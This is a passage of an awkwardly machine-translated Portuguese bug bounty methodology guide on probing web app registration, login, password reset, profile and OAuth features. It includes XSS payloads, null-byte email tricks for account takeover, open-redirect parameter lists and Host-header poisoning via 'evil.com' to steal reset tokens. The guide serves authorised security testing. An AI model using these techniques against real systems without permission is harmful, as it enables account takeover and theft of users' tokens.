
- O programa parece ativo? Quando o escopo foi atualizado pela última vez? (usualmente você pode verificar a guia “Atualizações” nas plataformas de recompensas de bugs).

- Como a equipe lida com insetos de frutas que estão acorrentados para criar mais impacto? A equipe simplesmente recompensa cada XSS como o mesmo, ou eles reconhecem seu trabalho e recompensam mais? É aqui que seu risco x recompensa entrará em jogo. Alguns programas pagarão o mesmo por XSS e outros pagar se você mostrar impacto. Infelizmente é o velho oeste selvagem, mas é aqui que eu mencionado anteriormente, **fique confortável em estar no banco do motorista e fazendo recompensas de bugs funcionam para você,** o produtor de resultados. **Não tenha medo de andar longe de más experiências.**

- Tempo de resposta em ~ 3-5 relatórios. Se você ainda está esperando por uma resposta **3 meses +** após o relatório, considere se vale a pena gastar mais tempo com isso programa. Mais do que provável não.

Escrever notas enquanto você hackeia

Eu acredito que esta é uma área chave onde os pesquisadores erram porque escrever notas não é
algo que é muito discutido na indústria e alguns não percebem o quanto de
é uma necessidade. Eu mesmo cometi o erro de não anotar nada quando
começou pela primeira vez em recompensas de bugs. Escrever notas enquanto você hackeia pode realmente ajudar a salvá-lo
de esgotamento no futuro, como quando você está se sentindo como se tivesse passado por tudo
recursos disponíveis que você pode **consultar em suas anotações** para revisitar pontos de extremidade interessantes
e tente uma nova abordagem com uma nova mentalidade.



Não **há resposta certa ou errada** sobre como você deve escrever notas, mas
pessoalmente , eu apenas uso o Sublime Text Editor e anote pontos de extremidade interessantes,
comportamento e parâmetros conforme estou navegando e invadindo o aplicativo da web.
Às vezes, estarei testando um determinado recurso / endpoint que simplesmente não posso explorar,
então anotarei junto com o que tentei e o que acredito ser vulnerável &
Eu voltarei a isso. Nunca se queime. Se seu instinto está dizendo que você está cansado de
testando isso, siga em frente. Não posso divulgar informações sobre programas, mas aqui está um esboço
exemplo das minhas anotações de um programa que testei recentemente:

Outra coisa que você pode fazer com suas anotações é começar a **criar listas de palavras personalizadas.** vamos imagine que estamos testando “example.com” e descobrimos /admin /admin-new e /server_health, juntamente com os parâmetros “debug” e “isTrue”. podemos criar examplecom-endpoints.txt & params.txt para sabermos que esses endpoints funcionam no domínio específico e, a partir daí, você pode testar TODOS os endpoints/parâmetros vários domínios e criar um “global-endpoints.txt” e começar a criar comumente pontos finais encontrados. Com o tempo, você acabará com muitos endpoints/parâmetros para domínios específicos e você começará a mapear um aplicativo da web com muito mais facilidade.

Vamos aplicar minha metodologia e hack!

Primeiro passo: sentir as coisas

Então, como mencionei antes, minhas intenções ao escolher um programa de recompensas por bugs são querendo passar até seis meses aprendendo e cutucando seus domínios dentro do escopo e sua funcionalidade com a intenção de querer mergulhar o mais fundo possível ao longo do tempo. Com muito para brincar, ajuda você a aprender mais rapidamente sobre os erros comuns do programa pode estar fazendo. Com isso dito, antes mesmo de abrir o domínio no escopo de um programa, quer saber alguma coisa.

Alguém mais encontrou alguma coisa e divulgou um artigo?


Lembre-se de que mencionei que quero ser capaz de **criar um lead** para mim e um ponto de partida apontar. **Antes mesmo de hackear** vou pesquisar no Google, HackerOne divulgou e

OpenBugBounty para quaisquer problemas encontrados no passado, pois quero saber se algum é válido problemas foram encontrados e se quaisquer desvios interessantes foram usados.

https://www.google.com/?q=domain.com+vulnerabilidade

https://www.hackerone.com/hacktivity

https://www.openbugbounty.org/



Testar bugs divulgados publicamente pode lhe dar um ponto de partida instantaneamente e lhe dar uma visão sobre os tipos de problemas a serem observados ao ter uma ideia de como o site funciona. Às vezes, você pode até ignorar bugs antigos divulgados!

(https://hackerone.com/reports/504509)

Após a primeira verificação inicial e antes de executar **qualquer** scanner, agora quero ter uma ideia para saber como seu aplicativo da Web principal funciona primeiro. Neste ponto, testarei os tipos de bug listados acima, pois minha intenção geral é apenas entender como as coisas estão funcionando para começar com. À medida que você naturalmente descobre como o site deles está funcionando, você se deparará com

comportamento interessante desses testes básicos. Eu sempre entro com a suposição de que o site **estará** seguro e deve funcionar conforme o esperado.

Pegue seu bloco de notas porque é aqui que as anotações começam. Como eu estou caçando eu mencionei que escreverei regularmente comportamentos interessantes e pontos finais por vir de volta para depois do meu primeiro olhar. A lista de palavras é criada desde o primeiro dia. quantos personalizados listas de palavras você tem? Mais de 0, espero. **Construa um mapa do tesouro do seu alvo!**

Ao testar um recurso como o processo de registro e login, tenho um fluxo constante de perguntas passando pela minha cabeça, por exemplo, posso fazer login com minhas mídias sociais conta? É o mesmo no aplicativo móvel? Se eu tentar outra geolocalização, posso login com mais opções, como WeChat (geralmente para usuários da China). quais personagens não são permitidos? **Eu deixei meus pensamentos naturalmente descerem pela toca do coelho porque é isso que faz de você um hacker natural.** Quais entradas você pode controlar quando inscrever-se? Onde isso se reflete? Mais uma vez, a inscrição móvel usa um base de código? Eu encontrei MUITOS XSS armazenados simplesmente me inscrevendo pelo celular aplicativo em vez de desktop. Nenhuma filtragem feita! **Eu já mencionei que o possibilidades de hacking são infinitas?**


Abaixo está uma lista dos principais recursos que procuro em minha **primeira olhada inicial** e perguntas que faço eu mesmo ao procurar vulnerabilidades nessas áreas. Siga esta mesma abordagem e faça as mesmas perguntas e você pode muito bem acabar com a mesma resposta que eu obtenha… uma vulnerabilidade válida!

Processo de registro

- O que é necessário para se inscrever? Se houver muita informação (Nome, localização, bio, etc), onde isso é refletido após a inscrição?

Um exemplo disso pode ser visto abaixo ao se inscrever no BARKER. está te pedindo para inserir um **nome de exibição, descrição do perfil** e **fazer upload de uma foto.** Isso é bastante

na inscrição para jogar e pode mantê-lo ocupado por algumas horas já. Então vamos
decompô-lo e descobrir o que devemos procurar.



Carregar uma foto: mencionei acima, queremos determinar que tipo de arquivos
pode carregar, então carregamos uma imagem jpeg normal, mas alteramos a extensão para .txt .xml
e .svg para ver como é tratado. Agora, isso pode depender de como o aplicativo da web
funciona, mas você pode não ver onde sua foto foi carregada até **depois de** concluir
o processo de registro. Agora você pode ver por que testar novamente os recursos **várias vezes**
entra em ação? (Eu menciono mais sobre isso abaixo).

Nome de exibição e descrição do perfil: Novamente, eles podem não ser vistos até que você
concluir o processo de inscrição, mas onde eles são refletidos e quais caracteres são
permitido? Não apenas isso, mas considere **onde** essas informações são usadas. Imagine que você pode
passar < > mas não é vulnerável ao visualizar seu perfil na área de trabalho, mas o que
sobre aplicativos móveis, ou ao interagir com o site (fazendo uma postagem,
adicionar alguém). Os desenvolvedores apenas impediram o XSS em seu perfil?

- **Posso me registrar com minha conta de mídia social?** Se sim, isso é implementado via
algum tipo de fluxo Oauth que contém tokens que posso vazar? o que
contas de mídia social são permitidas? Em quais informações eles confiam nas minhas redes sociais

perfil da mídia? Certa vez, descobri o XSS armazenado importando meu álbum do Facebook convenientemente denominado “<script>alert(0)</script>”.

- **Quais personagens são permitidos? <> “' é permitido em meu nome?** ***(nesta fase, entrar no teste do processo XSS. <script>O teste pode não funcionar, mas o <script sim.)*** O que sobre unicode, %00, %0d. Como ele reagirá a mim fornecendo meuemail%00@email.com? Pode ser lido como myemail@email.com. É o mesmo ao se inscrever com seu aplicativo móvel?

- **Posso me inscrever usando @target.com ou está na lista negra?** Se **sim** para ser colocado na lista negra, pergunta ***por quê?*** Talvez tenha privilégios/recursos especiais após a inscrição? Você pode ignorar isso? Sempre se inscreva usando o endereço de e-mail do seu alvo.

- **O que acontece se eu revisitar a página de registro depois de me inscrever?** Ele redireciona, e posso controlar isso com um parâmetro? ***(Provavelmente sim!)*** O que acontece se eu assinar novamente como um usuário autenticado? Pense nisso da perspectiva dos desenvolvedores: eles deseja que o usuário tenha uma boa experiência, portanto, revisite a página de registro quando autenticado deve redirecioná-lo. Digite a necessidade de parâmetros para controlar onde redirecionar o usuário!

- **Quais parâmetros são usados neste endpoint?** Qualquer um listado na fonte ou javascript? É o mesmo para cada tipo de idioma e dispositivo? (Desktop vs Móvel)

- **Se aplicável, o que os arquivos .js fazem nesta página?** Talvez a página de login tenha um arquivo “login.js” específico que contém mais URLs. **Isso também pode lhe dar uma indicação de que o site depende de um arquivo .js para cada recurso!** Eu tenho um vídeo em procurando arquivos .js no YouTube que você pode encontrar aqui: Vamos ser idiotas e ler .js arquivos (https://www.youtube.com/watch?v=0jM8dDVifaI)

```
<script src="/js/app.js"></script>

<!--
  I don't think we need this stuff that Patrice was working on anymore?
  <script src="/js/api.js"></script>
  <script src="/js/posts.js"></script>
  <script src="/js/search.js"></script>
-->


<!--
    Staff are now testing it, but users can't get it yet
  -->
<script src="/js/premium.js"></script>
```

- **O que o Google sabe sobre a página de registro?** Mudança de páginas de login/registro frequentemente (experiência do usuário novamente) e os robôs do Google indexam e lembram MUITO. site:exemplo.com inurl:registrar inurl:& site:exemplo.com inurl:inscrever inurl:& site:example.com inurl:join inurl:&.


Processo de login (e redefinição de senha)

- **Existe um parâmetro de redirecionamento usado na página de login?** Normalmente a resposta será seja **sim ,** pois eles geralmente desejam controlar para onde redirecionar o usuário após o login. (A experiência do usuário é fundamental para os desenvolvedores!). **Mesmo que** você não veja um sendo usado tente sempre o mais comum, em **vários maiúsculos/minúsculos:** returnUrl, goto, return_url, returnUri, cancelUrl, back, returnTo.


```
            </ul>
<ul class="navbar-nav text-center mr-3">
                <li class="nav-item active">
            <a class="nav-link" href="http://barker-social.com/register">
                <i class="fad fa-user-plus fa-2x text-primary"></i>
                <br>
                Register
            </a>
        </li>
        <li class="nav-item ">
            <a class="nav-link" href="http://barker-social.com/login?returnUrl=%2F">
                <i class="fad fa-sign-in fa-2x login"></i>
                <br>
                Login
            </a>
        </li>
```

- **O que acontece se eu tentar fazer login com myemail%00@email.com** - ele o reconhece como myemail@email.com e talvez me logar? Se sim, tente se inscrever com my%00email@email.com e tentar uma aquisição de conta. Pense no mesmo ao reivindicar um nome de usuário também.

- **Posso fazer login com minha conta de mídia social?** Se **sim,** isso é implementado por meio de algum tipo de fluxo Oauth que contém tokens que posso vazar? que social contas de mídia são permitidas? É igual para todos os países? Isso normalmente seria relacionados ao processo de registro, porém nem sempre. Às vezes você só pode faça o login via mídia social e NÃO se registre, e você o conecta uma vez logado. (Que seria outro processo para testar em si!)



- **Como é o login móvel o fluxo é diferente do desktop?** Lembre-se, experiência do usuário! Os sites móveis são projetados para o usuário tenha o fluxo mais fácil como eles não têm um mouse para navegar facilmente. ***"Vocês não tem telefones?*** - Blizzcon 2018



- **Ao redefinir sua senha quais parâmetros são usados?** Talvez seja vulnerável a IDOR (tente injetar um parâmetro id e testar para HPP!). O cabeçalho do host é confiável? Imagine, ao redefinir a senha, você definir o host para: Host: evil.com, será confiável este valor e enviá-lo no e-mail, levando ao vazamento do token de senha de redefinição quando o usuário cliques no link (levando a evil.com/resetpassword?token=123)

Normalmente, você pode testar o login/registro/redefinir senha para limitação de taxa (força bruta ataque), mas muitas vezes isso é considerado **informativo/fora do escopo ,** então eu não costumo

perder meu tempo. Verifique a política do programa e verifique sua posição sobre isso. Maioria os sites implementam políticas de senha forte e 2FA.

Atualizando informações da conta

- **Existe alguma proteção CSRF ao atualizar suas informações de perfil?** ***(Lá deveria ser, então espere. Lembre-se, esperamos que este site seja seguro e queremos nos desafiar a contornar sua proteção).*** Se sim, como é isso validado? O que acontece se eu enviar um token CSRF em branco ou um token com o mesmo comprimento?

```
------WebKitFormBoundaryTnCDHp0fXMPGoZBQ
Content-Disposition: form-data; name="_method"

PATCH
------WebKitFormBoundaryTnCDHp0fXMPGoZBQ
Content-Disposition: form-data; name="_token"

oElYfJJaEu0NAdRlqD8FHC0gRrRvYZ2Ff7pDQ9ax
------WebKitFormBoundaryTnCDHp0fXMPGoZBQ
Content-Disposition: form-data; name="profile_image"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryTnCDHp0fXMPGoZBQ
Content-Disposition: form-data; name="profile_name"

Patrice S.
------WebKitFormBoundaryTnCDHp0fXMPGoZBQ
Content-Disposition: form-data; name="profile_description"

Junior developer at Barker
------WebKitFormBoundaryTnCDHp0fXMPGoZBQ
Content-Disposition: form-data; name="country"
```

- **Alguma segunda confirmação para alterar seu e-mail/senha?** Se **não,** então você pode encadear isso com XSS para aquisição de conta. Normalmente, por si só, não é um problema, mas se o programa deseja ver o impacto do XSS, então isso é algo a considerar.

- **Como eles lidam com caracteres < > “ ' básicos e onde eles são refletidos?** E quanto ao unicode? %09 %07 %0d%0a - Esses caracteres devem ser testados

em todos os lugares possíveis. É mencionado algumas vezes, mas às vezes as coisas podem ser esquecido. **Não deixe pedra sobre pedra.**

- **Se eu puder inserir meu próprio URL no meu perfil,** qual filtro está em vigor para evitar algo como javascript:alert(0)? Esta é uma área ***chave*** que procuro ao configurar meu perfil.

- **A atualização das informações da minha conta é diferente no aplicativo móvel?** Mais móvel os aplicativos usarão uma API para atualizar as informações, portanto, talvez sejam vulneráveis ao IDOR. Também como isso, diferentes filtros podem ser aplicados. Eu tive muitos casos em que o XSS foi filtrado no site para computador, mas não no aplicativo móvel. Talvez a equipe móvel esteja não é tão educado em segurança quanto a equipe de desktop? Talvez tenha sido apressado.

- **Como eles lidam com uploads de fotos/vídeos (se disponíveis)?** Que tipo de filtragem é no lugar? Posso carregar .txt mesmo que diga que apenas .jpg .png é permitido? Eles armazenar esses arquivos no domínio raiz ou está hospedado em outro lugar? Mesmo que esteja armazenado em outro lugar (exemplo-cdn.com) verifique se este domínio está incluído no CSP, pois pode ainda ser útil.

- **Quais informações estão realmente disponíveis em meu perfil público que posso controlar?** A chave é o que você pode controlar e como e onde isso se reflete. O que está em vigor para impedir que eu insira HTML malicioso em minha biografia, por exemplo? Talvez eles tenham usei entidades html então < > " é filtrado e é refletido como:

```
<div id="exemplo" onclick="runjs('userinput&lt;&amp;quot;');">
```

Mas você poderia usar **');alert('example');** o que resulta em:

```
<div id="exemplo" onclick="runjs('userinput');alert('exemplo');">
```

Ferramentas de desenvolvimento

As ferramentas do desenvolvedor incluiriam algo como testar webhooks, fluxos oauth, exploradores do graphql. Estas são ferramentas configuradas especificamente para os desenvolvedores explorarem e testar várias APIs disponíveis publicamente.


- **Onde eles estão hospedados?** Eles hospedam sozinhos ou estão hospedados na AWS (geralmente é. Isso é importante porque, se estiver hospedado na AWS, seu objetivo será leia as chaves da AWS).

- **Quais ferramentas estão disponíveis para desenvolvedores?** Posso testar um evento de webhook para exemplo? Basta **pesquisar no Google por webhook SSRF e você verá.**


- **Posso realmente ver a resposta em qualquer ferramenta?** Se sim, concentre-se nisso como no resposta, podemos provar o impacto mais facilmente se encontrarmos um bug.

- **Posso criar meu próprio aplicativo** e fazer as permissões funcionarem corretamente? eu tive um bug onde mesmo se o usuário clicar em “Não” ao permitir um aplicativo o token retornado ainda teria acesso de qualquer maneira. (O token não deveria ter permissão para faça qualquer coisa!)

Veja o exemplo abaixo no KREATIVE. Os documentos da API mencionam o seguinte abaixo:




Como um hacker, o que você está pensando? Bem, primeiro, vamos ver o que acontece quando gerar uma chave de API.



A primeira coisa que me chama a atenção são as permissões específicas explicitamente permitidas. Não há necessidade de hacking “especial”, você está vendo **o que está à sua frente e vendo se funciona como pretendido!** A página oauth está nos dizendo que **só** podemos visualizar nossos cachorros criativos com a chave de API retornaram, mas é esse o caso? Apenas uma maneira de encontrar Fora.

Além disso, conforme mencionado acima, se você pressionar “Cancelar” às vezes um token é gerado de qualquer maneira, mas não tem permissões. Mas este é realmente o caso? Assim como isso, podemos controlar o parâmetro Cancelar? Podemos ver na url “returnTo”, mas nada sobre cancelUrl. Talvez funcione?!



A partir de um recurso simples, você pode ver como já tive muito o que testar. Aplicar isso em todo o aplicativo da web e você pode começar a ver por que leva tempo, paciência e trabalho duro.

- **Depois de criar um aplicativo, como funciona o fluxo de login? E quando eu "desconecto" o aplicativo do meu perfil. O token é invalidado?** Existem novos parâmetros return_uri usados e como eles funcionam? Um pequeno "truque" é você pode descobrir que algumas empresas listam determinados domínios para depuração/teste. Tente theirdomain.com como o redirectUri, bem como CDNs populares, como amazonaws.com, .aws.amazon.com. http://localhost/ é comum também, mas não afeta todos os usuários ***(eles teriam que estar executando algo em sua máquina)***

- **Os documentos wiki/ajuda revelam alguma informação sobre como a API funciona?** ***(EU uma vez tive um problema em que poderia vazar o token de um usuário, mas não tinha ideia de como use-o. O wiki forneceu informações sobre como o token foi autenticado e eu estava capaz de criar impacto P1).*** Os documentos da API também revelam mais endpoints da API, além de palavras-chave para sua lista de palavras que você está construindo para este alvo.

- **Posso fazer upload de algum arquivo, como uma imagem de aplicativo?** A filtragem é a mesma? como atualizar as informações da minha conta ou está usando uma base de **código diferente?** Somente porque carregar sua foto de perfil em example.com não era vulnerável, não significa que um código diferente é usado ao fazer upload de uma foto de perfil no desenvolvedor.exemplo.com

- **Posso criar uma conta separada no site do desenvolvedor ou ela compartilha o mesma sessão do domínio principal?** Como é o processo de login em caso afirmativo? Às vezes, você pode fazer login no site do desenvolvedor (developer.example.com) por meio do seu sessão principal (www.example.com) haverá algum tipo de troca de token manipulado por um redirecionamento. Digite o redirecionamento de URL aberto que você provavelmente descobriu por agora. Se for uma conta totalmente nova, reinsira o processo de ver o que está refletido & onde etc. **Na verdade, prefiro** quando você precisa se inscrever para uma nova conta porque isso significa que provavelmente haverá um código diferente sendo usado, resultando em um

novo desafio e novas descobertas.

A principal característica do site

Isso pode depender do site que você está usando, mas, por exemplo, se o programa que eu escolhi testar era o Dropbox, então eu me concentraria em como eles lidam com uploads de arquivos e trabalham a partir daí o que está disponível. Posso conectar minha conta dropbox em vários sites, então como funciona a integração de terceiros? Que tal pedir certo permissões? Ou, se fosse AOL, eu me concentraria no AOL Mail para começar. Ir para o recurso em torno do qual o negócio é construído e deve conter segurança e ver apenas exatamente como funciona. **Mapeie seus recursos começando do topo.** Isso pode às vezes levam você a descobrir **muitos** recursos e podem levar muito tempo, paciente e confie no processo. Ao testar cada recurso, você deve obter uma mapa mental mental de como o site é montado ***(por exemplo, você começa a observe que todas as solicitações usam GraphQL ou você descobre os mesmos parâmetros usados por toda parte, "xyz_id=11". Mesmo código? Um bug é igual a muitos.).***

